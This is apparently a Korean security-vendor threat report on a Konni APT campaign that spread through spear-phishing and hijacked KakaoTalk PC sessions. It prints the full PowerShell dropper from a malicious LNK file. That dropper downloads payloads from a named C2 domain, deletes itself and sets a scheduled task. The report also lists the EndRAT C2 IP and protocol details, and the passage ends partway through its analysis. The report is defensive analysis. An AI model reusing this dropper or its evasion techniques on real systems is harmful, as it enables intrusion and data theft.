


Konni 그룹의 스피어피싱·카카오톡 연계 위협 캠페인 분석

genians.co.kr/blog/threat_intelligence/kakaotalk

Genians

March 15, 2026




◆ 주요 결과 (Key Findings)

- 북한인권 강사 위촉 안내로 위장한 스피어피싱 이메일을 통해 1차 침투 수행
- 스피어피싱 성공 이후 LNK 유형의 악성파일 실행으로 원격제어형 악성코드 감염 발생
- 장기간 피해자 단말에 은닉·지속하며 내부 문서 및 민감 정보 탈취 활동 수행
- 피해자 카카오톡 PC 버전에 비인가 접근 후, 친구 목록 중 일부를 선별하여 악성파일 2차 유포
- 북한 관련 미끼 콘텐츠를 활용해 수신자를 현혹하고 피해자를 재유포 경로로 악용
- 행위 기반 위협 탐지를 위해 EDR 중심의 이상행위 대응 체계 도입 필요성 확인

1. 개요 (Overview)

지니언스 시큐리티 센터(Genians Security Center)는 Konni APT가 수행한 북한 테마 콘텐츠 위장 악성파일 유포 캠페인에 대한 심층 분석을 수행하였습니다.

분석 결과, 해당 위협 행위자는 북한인권 강사 위촉 안내로 위장한 스피어피싱 이메일을 통해 1차 침투를 시도하고, LNK 유형의 악성파일 실행을 유도하여 원격제어형 악성코드를 설치하는 방식으로 초기 감염을 유발한 것으로 확인되었습니다.



[그림 1-1] 전체 공격 흐름도

이후 감염 단말에 장기간 은닉하며 내부 문서 및 민감 정보를 탈취하는 한편, 피해자의 카카오톡 PC 버전에 비인가 접근하여 친구 목록 중 일부를 선별 대상으로 삼아 악성파일을 2차 유포하는 확산 전략을 사용한 정황이 식별되었습니다.

특히 공격자는 북한 관련 영상 기획안 형태의 미끼 콘텐츠를 활용해 수신자를 현혹하고, 기존 피해자를 추가 공격의 매개체로 악용하는 신뢰 기반 전파 구조를 형성한 것으로 분석됩니다. 이는 단순 스피어피싱을 넘어, 장기 잠복·정보 탈취·계정 기반 재확산이 결합된 다단계 공격 체계로 평가됩니다.

본 위협 인텔리전스 보고서는 코니(Konni) APT 캠페인에서 식별된 악성 LNK 파일 구조, 지속성 확보 메커니즘, 원격제어 통신 특성, 그리고 메신저 계정 악용 행위 등 주요 기술적 아티팩트를 중심으로 공격 전술·기법·절차(TTP)를 체계적으로 분석합니다.

또한 계정 기반 2차 확산과 정상 프로세스 위장 행위를 효과적으로 식별하기 위한 엔드포인트 행위 기반 탐지(EDR) 및 이상행위 상관 분석 중심 대응 체계의 필요성을 제시합니다.

2. 배경 (Background)

Konni APT는 표적화된 사회공학적 피싱 전술과 다양한 침투 기법을 활용해 지속적인 지능형 공격 활동을 전개해 온 것으로 관측되었습니다. 지난 1월 보고한 '[포세이돈 작전 \(Operation Poseidon\)](#)'에서는 정상 광고 인프라의 클릭 리다이렉션 메커니즘을 악용한 스피어피싱을 통해 이메일 보안 필터링 및 사용자 경계 우회를 시도한 바 있습니다.

또한 2025년 11월 보고서에서는 '[안드로이드 디바이스를 대상으로 원격 초기화 기술](#)'을 활용한 정황이 식별되었습니다. 이는 단순 정보 탈취를 넘어, 감염 단말의 통제권을 유지하거나 증거를 제거하기 위한 목적의 행위로 평가되며, PC 환경을 넘어 모바일 영역까지 공격 표면을 확장하고 있음을 보여줍니다.

이번 보고서에서 분석된 캠페인에서도 스피어피싱 이메일이 초기 접근 벡터로 활용되었습니다. 공격자는 북한인권 강사 위촉 안내를 가장한 피싱 메시지를 통해 파일 실행을 유도하였으며, 그 결과 피해 시스템에 악성 LNK 파일이 실행되어 원격제어형 악성코드가 설치되는 초기 침투가 발생하였습니다. 이후 공격자는 피해자 시스템에 장기간 은닉하며 내부 문서 및 민감 정보를 탈취한 것으로 확인되었습니다.

특히 이번 캠페인의 특징은 피해자의 카카오톡(KakaoTalk) PC 버전 세션에 비인가로 접근한 후, 해당 사용자의 친구 목록 일부를 대상으로 다시 악성파일을 유포하는 확산 전략이 사용된 점입니다.

이 과정에서 위협 행위자는 북한 관련 영상 콘텐츠 기획 주제처럼 위장된 미끼 콘텐츠를 활용해 수신자의 관심을 유도함으로써 기존 피해자를 새로운 유포 경로로 전환시키는 구조를 형성하였습니다.

이러한 배경 하에 본 보고서는 Konni APT의 전술적 진화 양상을 종합적으로 조망하고, 특히 스피어피싱 이후 장기 잠복, 계정 세션 악용, 메신저 기반 재확산 메커니즘을 중심으로 기술적 특징을 분석합니다. 아울러 행위 기반 탐지 및 상관 분석 중심의 대응 체계 강화를 포함한 실질적 방어 전략을 제시합니다.

3. 공격 시나리오 (Attack Scenario)

3-1. 초기 침투 (Initial Access)

초기 침투 단계에서는 북한인권 강사 위촉 안내로 위장한 스피어피싱 이메일이 주요 공격 벡터로 활용되었습니다. 공격자는 수신자의 직무·관심 분야와 연관된 내용으로 신뢰를 형성한 후, 첨부파일 실행을 유도하였습니다.

전달된 압축파일 내부에는 정상 문서 아이콘으로 위장된 LNK 바로가기 악성파일이 포함되어 있었으며, 사용자가 이를 실행할 경우 추가 악성 페이로드가 외부 C2 서버로부터 다운로드되는 구조로 분석되었습니다. 해당 LNK 파일은 정상 프로세스 실행 흐름을 악용하여 악성 스크립트 또는 실행 파일을 은밀히 로드하며, 초기 감염 이후 원격제어 기능을 수행하는 악성코드를 메모리 상에 로드하는 특징을 보였습니다.

3-2. 지속성 확보 및 정보 수집 (Persistence & Collection)


초기 감염 이후 위협 행위자는 예약 작업 등록, 시작 프로그램 등록 또는 정상 프로세스 위장 실행 등으로 지속성을 확보하였습니다.

그리고 감염 단말에 장기간 은닉하면서 내부 문서, 사용자 계정 정보, 시스템 환경 정보 등을 수집한 정황이 확인되었습니다. 수집된 정보는 암호화 또는 인코딩 과정을 거쳐 외부 서버로 전송된 것으로 추정됩니다.

3-3. 메신저 계정 악용 및 2차 확산 (Messenger Abuse & Lateral Propagation)

이번 캠페인의 주요 특징은 감염된 피해자의 카카오톡 PC 버전에 비인가 접근하여 메신저 세션을 악용한 점입니다.

위협 행위자는 피해자의 친구 목록 중 일부를 선별 대상으로 삼아 추가 악성파일을 전송하였으며, 이 과정에서 북한 관련 콘텐츠 소개자료로 위장한 파일명을 사용해 수신자의 실행을 유도하였습니다.



[그림 3-1] 카카오톡으로 악성파일 유포 화면

이와 같은 방식은 신뢰 관계 기반 전파를 가능하게 하여 보안 솔루션 및 사용자 경계를 우회하는 효과를 가지며, 기존 피해자를 새로운 공격 매개체로 전환시키는 구조를 형성합니다.

3-4. 공격 흐름 요약 (Attack Flow Summary)

본 공격은 ▲스피어피싱 기반 초기 침투 ▲LNK 악성파일 실행을 통한 원격제어형 악성코드 설치 ▲장기 잠복 및 정보 탈취 ▲카카오톡 PC 세션 악용을 통한 2차 악성파일 유포로 이어지는 다단계 구조를 보였습니다. 이는 단일 감염에 그치지 않고 계정 기반 확산을 결합한 복합 위협 시나리오로 평가됩니다.

4. 상세 분석 (Detailed Analysis)

4-1. LNK 악성파일 분석

카카오톡 메신저로 유포된 ZIP 압축파일 내부에는 바로가기(Shortcut) 유형의 악성 LNK 파일이 포함되어 있습니다.

해당 LNK 파일을 열었을 때 실행되는 순서와 내부 구조는 아래와 같습니다.

```
[Summary]
Size      : 1948546
DateModified : 2026-01-21T17:03:50
IconLocation : .pdf
EnvironmentTarget : %windir%\system32\cmd.exe

[CommandLine]
%windir%\system32\cmd.exe /c C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe -Command
"$o3t1371s=0;<#Add-AppProvisionedPackage#>$fdmmv8vr='le'+ 'ng'+ 'th';<#Add-AppProvisionedPackage#>$jz5f4458=
Get-Location;$aay0w5z7=(gcm *et-Child*) *.lnk;<#Add-AppProvisionedPackage#>$aay0w5z7=$aay0w5z7|where-object{$
_.$fdmmv8vr -eq 0x001DDB82};<#Add-AppProvisionedPackage#>$rLrLn5t6=$aay0w5z7;<#Add-AppProvisionedPackage#>$aay
0w5z7=$aay0w5z7|Select-Object -ExpandProperty Name;<#Add-AppProvisionedPackage#>if([string]::IsNullOrEmpty($aa
y0w5z7)){ $o3t1371s=1;<#Add-AppProvisionedPackage#>$jz5f4458=$env:USERPROFILE;<#Add-AppProvisionedPackage#>$jz5
f4458=$jz5f4458+' \appdata\local\temp';<#Add-AppProvisionedPackage#>$aay0w5z7=Get-ChildItem -Path $jz5f4458 -Re
course -Filter *.lnk|where-object{$_.$fdmmv8vr -eq 0x001DDB82};ForEach-Object{$_.FullName}|Select-Object -First
1;<#Add-AppProvisionedPackage#>$rLrLn5t6=$aay0w5z7;<#Add-AppProvisionedPackage#>$v7aew13n=$aay0w5z7[0..($aay
0w5z7.$fdmmv8vr-5)] -join ' ';$li3zo2xm=[System.IO.BinaryReader]::new([System.IO.File]::open($aay0w5z7,[System.
IO.FileMode]::Open,[System.IO.FileAccess]::Read,[System.IO.FileShare]::Read));try{$li3zo2xm.BaseStream.Seek(0x
00001892,[System.IO.SeekOrigin]::Begin);$ctxkg3rl=$li3zo2xm.ReadBytes(0x001D79FB)};finally{$li3zo2xm.Close()};
$gefdoz13=0;$xp9ygzv2=0;$bbrrov5j=$ctxkg3rl.count;$smLCgwi='public static class FastXor{public static void Ap
ply(byte[] data, int length){const int slSize=0x01;for(int k=0;k<length;k++){int byRem=k % slSize;byte byTmp=(
byte)(0x3D+byRem);data[k]^=byTmp;}}}' ;Add-Type $smLCgwi;[FastXor]::Apply($ctxkg3rl, $bbrrov5j);[System.IO.Fil
e]::WriteAllBytes($v7aew13n,$ctxkg3rl);if($o3t1371s -eq 1){$jxex8xth=$v7aew13n}else{$jxex8xth='.'+'$v7aew13n';
& $jxex8xth;remove-item -path $rLrLn5t6 -force;$nixpgt3y='C:\Users\Public\Videos\' ;Set-Location -Path $nixpgt3
y;Invoke-WebRequest -Uri 'https://drfeysal.com/wp-admin/maint/treasure/?wWI=DChas0' -OutFile 'AutoIt3.exe';Sta
rt-Sleep -Milliseconds 100;Invoke-WebRequest -Uri 'https://drfeysal.com/wp-admin/maint/treasure/?NsJ=Ccawo1' -
OutFile 'APDNHFU.pdf';Start-Sleep -Milliseconds 100;$etqa8twx=$nixpgt3y+'AutoIt3.exe';$u4jv0uqw=$nixpgt3y+'APD
NHFU.pdf';$zq2o8q0d = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) -RepetitionInterval (New-Tim
eSpan -Minutes 1) -RepetitionDuration (New-TimeSpan -Days 365);$p1v90ruc = New-ScheduledTaskPrincipal -UserId
$env:USERNAME -LogonType Interactive -RunLevel Limited;$tme28n4t=&(gcm new-sche*TaskAc*) -Execute $etqa8twx -A
rgument $u4jv0uqw;Register-ScheduledTask -Action $tme28n4t -Trigger $zq2o8q0d -Principal $p1v90ruc -TaskName '
APDNHFU' -Description 'qN0lbpaUDEZGgHXkRtcM'"

<This output was generated using the Genians Security Center LNK Parser.>
```

[그림 4-1] 악성 LNK 파일 내부 명령어 추출

- cmd.exe를 통해 32비트 PowerShell(SysWOW64)을 실행
- PowerShell 스크립트가 자기 자신(LNK)을 파일 크기로 식별
- LNK 내부에 숨겨 둔 데이터 블록(0x1D79FB)을 XOR(0x3D) 복호화하여 PDF 파일로 떨구고 실행(Decoy)
- C:\Users\Public\Videos\ 경로에 명령제어(C2) 서버에서 파일 다운로드
C2 : drfeysal[.]com
- 예약 작업(Scheduled Task) 으로 지속성(Persistence)을 설정
- C2에서 다운로드된 AutoIt 스크립트 동작과 악성 추가 명령 수행

메신저로 유포된 LNK 파일은 겉보기에는 "PDF 문서"처럼 보이도록 꾸며져 있지만, 실제로는 클릭 한 번으로 PowerShell 기반의 드롭퍼 동작을 수행하도록 설계된 악성 바로가기 파일입니다.

사용자가 파일을 실행하면 탐색기는 문서 파일을 연 것처럼 보이게 만들면서, 동시에 백그라운드에서 cmd.exe와 PowerShell을 호출해 후속 페이로드를 준비하고 지속성을 설정하는 흐름으로 동작합니다.

실행은 %windir%\system32\cmd.exe를 엔트리 포인트로 시작합니다.

LNK의 Target은 cmd.exe로 설정되어 있고, 인자에는 /c 옵션과 함께 32비트 PowerShell 경로인 C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe가 포함되어 있습니다.

즉 사용자가 LNK를 더블클릭하는 순간, cmd.exe /c powershell.exe -Command "<악성 스크립트>" 형태로 PowerShell 스크립트가 즉시 실행되도록 구성되어 있습니다. SysWOW64 경로를 사용하는 점은 실행 환경 호환성이나 일부 보안 통제를 우회하려는 의도가 섞여 있을 가능성이 있습니다.

PowerShell 스크립트는 먼저 "자기 자신(LNK 파일)"을 찾는 단계부터 수행합니다. 그리고 파일 크기를 이용해 자신을 식별합니다. 스크립트는 현재 폴더에서 *.lnk 목록을 수집한 뒤, Length 값이 특정 상수(0x001DBB82)와 동일한 항목만 골라냅니다.



[그림 4-2] 악성 LNK 파일 내부 구조

이 값은 실제 LNK 파일 크기(1,948,546 bytes)와 일치하며, 결과적으로 파일명이 바뀌어도 동일한 크기라면 자기 자신을 찾아낼 수 있습니다. 만약 현재 폴더에서 찾지 못하면 %USERPROFILE%\AppData\Local\Temp 하위로 경로를 옮겨 재귀 탐색을 수행합니다.

LNK 자기 자신 파일을 특정하면, 스크립트는 해당 LNK 파일을 바이너리로 열어 내부의 특정 위치에서 대용량 데이터를 그대로 읽어옵니다. 구체적으로 파일 오프셋 0x1892부터 길이 0x1D79FB 바이트를 읽습니다.

이 블록은 평문으로 포함되어 있지 않고 간단한 XOR 방식으로 난독화되어 있습니다. 스크립트는 읽어온 바이트 배열에 고정 키 0x3D를 적용해 복호화합니다.

특징적으로 키 스트림은 1바이트 반복(sISize=0x01)이라 사실상 모든 바이트에 동일한 XOR 키가 적용되는 단순한 방식입니다.

복호화가 끝나면 스크립트는 결과 데이터를 파일로 저장한 뒤 즉시 실행합니다. 저장 파일명은 원본 LNK 파일명에서 확장자 .lnk만 제거한 형태로 만들어집니다. 사용자가 실제로 문서를 열었다고 느끼게 하는 구간이 여기서 구현됩니다.

복호화 결과물은 PDF 헤더(%PDF)로 시작하는 문서이며, LNK 내부에 숨겨진 "미끼 문서(Decoy)" 역할을 합니다. 즉 사용자는 LNK를 클릭했을 때 "PDF가 열렸다"고 인식하지만, 그 순간 이미 PowerShell 기반 후속 동작이 진행되고 있는 구조입니다.

미끼 문서를 실행한 뒤에는 흔적을 줄이기 위한 정리 단계가 이어집니다. 스크립트는 remove-item -force로 원본 LNK 파일 자체를 삭제합니다. 이 동작은 사용자가 파일을 열어본 직후 원본 LNK 파일이 디스크에서 사라지게 만들어, 사용자의 신고나 분석가의 확보를 어렵게 하는 전형적인 안티포렌식(Anti-Forensics) 패턴입니다.

이후 스크립트는 작업 경로를 C:\Users\Public\Videos\로 변경합니다. Public 경로는 사용자 권한으로도 쓰기가 쉬워 후속 파일을 드롭하기에 자주 이용되는 위치입니다.

그 다음 외부 C2 서버에서 두 개의 파일을 내려받습니다. C2 주소는 워드프레스 기반의 drfeysal[.]com 도메인이며, wp-admin/maint/treasure 경로 아래 쿼리 문자열 형태로 제공되며, 다운로드 사이에는 짧은 지연(100ms)이 삽입되어 있습니다.

다운로드 시도되는 첫 번째는 Autolt3.exe라는 이름의 정상 오토잇 실행 파일이고, 두 번째는 APDNHFU.pdf 이름의 문서처럼 위장된 Compiled Autolt 악성 스크립트 파일입니다.

다운로드가 끝나면 공격자는 지속성을 확보합니다.

스크립트는 예약 작업(Scheduled Task)을 생성하는데, 트리거는 "현재 시각 기준 1분 뒤 시작"이며, 이후 "1분마다 반복"하도록 설정됩니다.

반복 기간은 365일로 지정되어 장기간 유지되도록 되어 있습니다.

실행 액션은 Autolt3.exe를 실행하고 인자로 APDNHFU.pdf를 전달하는 형태이며, 작업 이름은 APDNHFU로 설정되어 있습니다.

이 구성은 사용자가 시스템을 재부팅하거나 시간이 지나도 1분 단위로 지속 실행이 가능하게 만들며, 감염 유지 및 추가 행위를 수행할 수 있는 기반을 제공합니다.

정리하면, 이 LNK 샘플은 "사용자에게 PDF 문서를 열어주는 것처럼 보이게 하면서" 실제로는 PowerShell을 통해 자기 자신(LNK)에 숨겨진 PDF 미끼 문서를 복호화해 실행하고, 동시에 외부에서 실행 파일과 추가 파일을 다운로드한 뒤, 예약 작업으로 1분 주기의 지속성을 구축하는 드롭퍼/로더형 악성 바로가기입니다.

분석 관점에서 특히 눈에 띄는 지점은 파일명을 하드코딩하지 않고 "파일 크기"로 자기 자신을 찾아가는 점, LNK 내부 데이터 블록을 오프셋 기반으로 크게 읽어 XOR로 풀어내는 점, 그리고 감염 후 원본 LNK를 삭제해 증거를 제거하는 점입니다.

침해지표(IoC) 관점에서는 drfeysal[.]com C2 접근, C:\Users\Public\Videos\ 하위의 Autolt3.exe 및 APDNHFU.pdf 생성, 그리고 APDNHFU라는 이름의 예약 작업 생성 여부가 우선 확인 대상입니다.

4-2. PDF로 위장한 파일 구조 분석

APDNHFU.pdf 파일은 확장자만 보면 일반 PDF 문서로 보이지만, 실제 바이트 구조를 확인하면 "문서 데이터"가 아니라 Autolt 컴파일 스크립트 컨테이너(A3X 계열) 데이터를 포함한 위장 파일로 구성되어 있습니다.

특히 이 파일은 단순히 확장자만 바꾼 수준이 아니라, 앞부분(prefix)과 뒷부분(suffix)에 더미 데이터를 의도적으로 삽입해 두어, 정적 시그니처 탐지를 동시에 교란하도록 설계되어 있습니다.

우선 파일을 HEX 수준에서 확인하면, 정상 PDF에서 기대되는 %PDF- 파일 시그니처가 파일 시작부에 존재하지 않습니다. 대신 파일 시작부터 상당 구간이 사람이 읽을 수 있는 ASCII 문자들로 채워져 있으며, 내용은 문서 객체 구조나 PDF와는 무관한 의미 없는 무작위 문자열 형태입니다.

실제로 offset 0x0000부터 0x270F까지 구간이 거의 전부 printable ASCII로 채워져 있고, 이 구간은 PDF 파서 관점에서도 의미 있는 문서 구조로 해석되지 않습니다. 위협 행위자 관점에서 이 "앞부분 더미 구간"은 파일의 실제 정체성을 숨기기 위한 1차 위장층 역할을 수행합니다.

Anti-Malware 프로그램이나 단순 파일 분류 로직이 "파일 시작부의 고정 매직 값"이나 "헤더 기반 판별"에 의존할 때, 실제 페이로드의 시그니처가 시작부에 존재하지 않도록 만들어 탐지 확률을 낮추는 방식입니다. 동시에 사용자는 파일명이 PDF이므로 문서로 오인할 가능성이 높아지고, 운영 측면에서는 이메일/웹 업로드 필터가 확장자·콘텐츠 타입을 혼합해 판단하는 환경에서 우회 여지를 만들 수 있습니다.

다음으로 핵심 페이로드는 파일 중간에서 확인됩니다. 본 파일에는 Autolt 컴파일 스크립트에서 관찰되는 식별자 문자열인 AU3!EA06 값이 존재하며, 이는 문서 데이터가 아니라 Autolt 스크립트 컨테이너/바이트코드 데이터가 포함되어 있음을 나타내는 강한 증거입니다.

Autolt Container Prefix (AU3!EA06) - HEX / ASCII View

000026A0	55 6F 66 50 72 64 51 68 37 62 4E 45 58 6B 52 64	UofPrdQh7bNEXkRd
000026B0	4A 4B 76 61 76 67 56 70 58 75 56 35 48 6B 75 46	JKvavgVpXuV5HkuF
000026C0	78 31 77 4A 37 47 69 6E 63 6D 57 51 45 42 6D 58	x1wJ7GincmWQEBmX
000026D0	7A 32 68 67 6F 72 7A 72 4D 6C 42 79 52 76 59 39	z2hgorzrMlByRvY9
000026E0	46 39 4A 5A 69 66 6F 76 65 38 67 4B 65 6A 71 72	F9JZifove8gKejqr
000026F0	49 6C 7A 50 57 36 57 67 73 65 50 4E 57 6A 48 70	IlzPW6WgsePNWjHp
00002700	49 30 32 48 58 38 66 7A 76 43 39 30 65 55 79 52	I02HX8fzvC90eUyR
00002710	A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D	.HK..lJ..LS...H}
00002720	41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6	AU3!EA06M..s\$.<.
00002730	7A 12 F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00	z..g....kC.R....
00002740	E1 BB 3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A	...!..).....@...
00002750	DE 80 46 B1 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6	..F..k;!...u:.=.
00002760	D0 33 F7 14 AF CB 17 A2 94 01 8D 13 88 FE 64 95	.3.....d.
00002770	61 E7 B6 4D 18 F8 00 00 D7 0C 8F 93 1B 0E FE E4	a..M.....
00002780	AF F3 9E 0A 5E BF 26 5D 3E 5B B0 35 1C B4 A5 50	^.&]>[.5...P

[그림 4-3] PDF 문서로 위장한 코드 내부

실제 샘플에서는 offset 0x2720에서 AU3!EA06 시그니처가 확인되며, 이 지점부터 이후 구간은 더미코드가 아니라, 비정상적인 바이너리 데이터 비중이 급격히 증가하는 형태로 바뀝니다. 즉, 파일이 "PDF 문서 본문"을 담고 있는 것이 아니라, 앞부분 더미 문자열 뒤쪽에 Autolt 컨테이너를 본문처럼 숨겨 붙인 구조로 설계되어 있음을 확인할 수 있습니다.

이 구간을 기준으로 추출·디컴파일을 수행하면, 실제로 분석 가능한 Autolt 소스 수준의 코드가 복원되며, 이는 "확장자 PDF"가 내용물과 무관한 위장임을 기술적으로 뒷받침합니다.

그리고 뒷부분 더미 데이터(suffix)는 두 번째 위장층입니다. 파일의 후반부에서도 다시 한번 분석을 방해하는 구조를 취합니다. 파일 끝부분을 확인하면 offset 0x543CA부터 EOF(0x56AD9)까지 다시 printable ASCII 위주의 무작위 문자열로 구성되어 있으며, 이는 정상적인 Autolt 컨테이너 종료 구조나 문서 포맷의 종료 구조와는 무관한 "노이즈 데이터(패딩)"에 해당합니다.

종합하면 APDNHFU.pdf는 PDF 포맷을 구현한 문서가 아니라, Autolt 컴파일 스크립트 데이터를 파일 중간에 숨기고 앞뒤로 더미 문자열을 덧댄 다층 위장형 컨테이너입니다.

4-3. 악성 오토잇 스크립트 분석

본 분석 대상 파일 APDNHFU.pdf는 외형상 PDF 문서로 위장되어 배포되었으나, 내부 구조 분석 결과 Autolt 컴파일 스크립트(A3X Container)를 포함하고 있습니다.

디컴파일을 통해 확보된 소스 코드를 분석한 결과 해당 파일은 공개적으로 보고된 EndRAT 계열 악성코드와 동작 구조가 일치하는 것으로 확인되었습니다.

EndRAT은 Autolt 언어로 제작된 원격 제어형 악성코드로, 비교적 단순한 구현 방식에도 불구하고 파일 관리, 원격 셀, 데이터 전송 및 지속성 확보 기능을 통합적으로 제공하는 RAT 계열 악성코드로 알려져 있습니다.

본 샘플 역시 동일한 통신 구조와 명령 처리 방식, 그리고 내부 함수 구성 패턴을 그대로 포함하고 있습니다.

실행 구조 및 EndRat 특징 식별

디컴파일된 코드의 초기 영역에서는 다음과 같은 전역 뮤텍스(Mutex) 생성 로직이 확인됩니다.

```
"Global\B073W15Z-D8QD-87B1-7465-CE77A8819E701"
```

- EndRat 계열 샘플에서는 감염 호스트당 하나의 세션만 유지하도록 전역 뮤텍스를 생성하는 구조가 반복적으로 관찰되며, 본 샘플 또한 동일한 방식으로 동작합니다.
- 이는 다중 실행으로 인한 네트워크 충돌을 방지하고 C2 세션을 안정적으로 유지하기 위한 설계입니다.

EndRat C2 통신 구조 분석

스크립트는 실행 직후 TCP 소켓을 생성하여 하드코딩된 서버로 접속을 시도합니다.

```
"185.21.14[.]249" [NL]
```

- EndRat의 대표적인 특징 중 하나는 HTTP 포트(80)를 사용하면서도 실제 HTTP 프로토콜을 사용하지 않는 Custom Socket Protocol 구조입니다.
- 본 샘플에서도 HTTP 요청 헤더는 존재하지 않으며, 대신 문자열 기반 패킷 구분자(Delimiter)가 사용됩니다.

- "endServer9688"
- "endClient9688"

이와 같은 Delimiter 기반 메시지 처리 방식은 기존 EndRat 변종에서 동일하게 확인되는 통신 패턴으로, IDS 환경에서 정상 웹 트래픽으로 오인될 가능성을 높이기 위한 목적을 가집니다.

감염 시스템 등록(Beaconing)

C2 연결이 성공하면 스크립트는 감염 시스템 정보를 JSON 형태로 구성하여 전송합니다.

해당 단계는 위협 행위자가 EndRAT 감염 호스트를 관리 콘솔에 등록하기 위한 초기 Beacon 단계로 판단됩니다. 이후 시스템은 명령 대기 상태로 전환됩니다.

파일 관리자(File Manager) 기능

- 감염 시스템의 파일 시스템을 원격에서 탐색하기 위한 "파일 목록 조회" 기능을 포함하고 있습니다.
- 실제 명령 처리는 JSON 오브젝트의 "command" 키를 기준으로 Switch 분기되며, 파일 탐색에 해당하는 명령은 "refresh", "list", "goUp"으로 구현되어 있습니다.
- 스크립트의 명령 디스패처 구간에는 아래와 같이 "refresh" 명령이 수행되면 GETFILELIST()가 호출됩니다.

